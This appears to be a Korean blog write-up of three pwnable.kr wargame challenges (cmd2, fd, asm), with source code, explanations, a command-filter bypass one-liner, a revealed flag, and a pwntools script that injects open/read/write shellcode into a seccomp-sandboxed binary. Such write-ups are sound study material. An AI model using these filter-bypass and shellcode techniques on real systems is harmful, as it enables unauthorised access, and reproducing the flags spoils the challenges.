
필터를 보면 /, flag, PATH 조작, export, backtick이 금지되어 있다.
system(argv[1]);
> 입력 문자열을 쉘로 실행한다는 점이 취약점이다.
command -p로 기본 안전 PATH 사용해서 명령을 찾으면 된다.
따라서 명령어는 ./cmd2 'command -p cat f*'이다.

2) [pownable.kr] fd
문제
풀이

1. Cgywin64 Terminal을 열어준다
-> ssh fd@pwnable.kr -p2222 입력
-> pw는 guest 입력

2. ls -> 파일 목록을 보여즘
cat -> 파일을 열기
3. 코드 확인
-> c언어로 작성되어 있고 flag값을 얻으면 되는 문제
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){							// 인자 값을 안주면 프로그램 즉시 종료
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;  // 입력한 문자를 정수로 변환한 후 0x1234를 뺀다
        int len = 0;
        len = read(fd, buf, 32);			// 키보드 입력 받은 값을 buf에 저장
        if(!strcmp("LETMEWIN\n", buf)){		// 입력 받은 값과 비교
                printf("good job :)\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
int argc: 프로그램 실행 시 인자의 개수
char* argv[]: 프로그램 실행 시 인자의 백터
char* envp[]: 환경 변수
int fd = atoi( argv[1] ) - 0x1234;
int len = 0;
len = read(fd, buf, 32);
atoi() : 문자열을 정수로 변환
read(): 보통 파일을 읽을 때 사용하지만 키보드 입력도 받을 수 있다
-> read((intfd,void*buf, size_t nbytes)
fd: 파일 디스크립터
buf: 저장시킬 곳
nbytes: 저장할 크기
4. 코드 구성
파일 디스크립터는 표준입력, 표준 출력, 표준에러이며 각각 0,1,2라는 정수가 할당됨
-> atoi()함수 결과를 0x1234 값으로 만들어줘야함. 그래야지 fd가 0이됨
-> 0x1234를 10진수로 변환하면 4660
./ fd 4660을 입력하면 다음과 같이 값을 입력 받을 수 있음
코드의 마지막 if문을 보면
if(!strcmp("LETMEWIN\n", buf)){		// 입력 받은 값과 비교
                printf("good job :)\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                exit(0);
        }
strcmp() : 문자열 비교
-> !가 붙어 있어서 이전 결과가 뒤집히므로 서로 같은 문자를 넣어야 조건문이 True가 됨
최종 입력값
./ fd 4660
LETMEWIN
5. flag값 획득
Mama! Now_I_understand_what_file_descriptors_are!
3) [pwnable.kr] asm
파일 목록
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <seccomp.h>
#include <sys/prctl.h>
#include <fcntl.h>
#include <unistd.h>

#define LENGTH 128

void sandbox(){
        scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
        if (ctx == NULL) {
                printf("seccomp error\n");
                exit(0);
        }

        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);

        if (seccomp_load(ctx) < 0){
                seccomp_release(ctx);
                printf("seccomp error\n");
                exit(0);
        }
        seccomp_release(ctx);
}

char stub[] = "\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff";
unsigned char filter[256];
int main(int argc, char* argv[]){

        setvbuf(stdout, 0, _IONBF, 0);
        setvbuf(stdin, 0, _IOLBF, 0);

        printf("Welcome to shellcoding practice challenge.\n");
        printf("In this challenge, you can run your x64 shellcode under SECCOMP sandbox.\n");
        printf("Try to make shellcode that spits flag using open()/read()/write() systemcalls only.\n");
        printf("If this does not challenge you. you should play 'asg' challenge :)\n");

        char* sh = (char*)mmap(0x41414000, 0x1000, 7, MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, 0, 0);
        memset(sh, 0x90, 0x1000);
        memcpy(sh, stub, strlen(stub));

        int offset = sizeof(stub);
        printf("give me your x64 shellcode: ");
        read(0, sh+offset, 1000);

        alarm(10);
        chroot("/home/asm_pwn");        // you are in chroot jail. so you can't use symlink in /tmp
        sandbox();
        ((void (*)(void))sh)();
        return 0;
}
<asm.c>
1. 제약 사항 분석
SECCOMP 샌드박스: open, read, write, exit, exit_group 시스템 콜만 허용됨. (execve를 통한 쉘 획득 불가)
chroot jail: 루트 디렉토리가 /home/asm_pwn으로 고정됨. 따라서 플래그 파일의 절대 경로가 아닌 상대 경로(파일명 자체)로 접근해야 함.
레지스터 초기화: 쉘코드가 실행되기 직전 범용 레지스터들이 전부 0으로 초기화되므로 필요한 인자는 쉘코드 내에서 직접 세팅해야 함.
긴 파일명: 읽어야 하는 플래그 파일명이 일반적인 8바이트 단위를 넘어가기 때문에 직접 어셈블리로 문자열을 스택에 push하는 것은 비효율적임.

from pwn import *

context(arch='amd64', os='linux', log_level='debug')

p = remote('127.0.0.1', 9026)

flag_name = "this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong"

shellcode = shellcraft.open(flag_name, 0)
shellcode += shellcraft.read(3, 'rsp', 100)
shellcode += shellcraft.write(1, 'rsp', 100)


payload = asm(shellcode)

p.recvuntil(b"give me your x64 shellcode: ")
p.send(payload)

p.interactive()
2. 해결 방법
기본적인 파일 디스크립터(fd) 할당 규칙에 따라 표준 입력(0), 표준 출력(1), 표준 에러(2) 이후 첫 번째로 열리는 파일은 fd 번호 3을 부여받는다.
Open: open("this_is_pwnable.kr_flag_file...", O_RDONLY)을 호출하여 파일 디스크립터(3)를 획득한다.
Read: read(3, rsp, 100)을 호출하여 파일 내용을 임시 버퍼 공간(스택 메모리 주소 rsp)에 저장한다.
Write: write(1, rsp, 100)을 호출하여 버퍼에 저장된 플래그 내용을 표준 출력(화면)에 뿌려준다.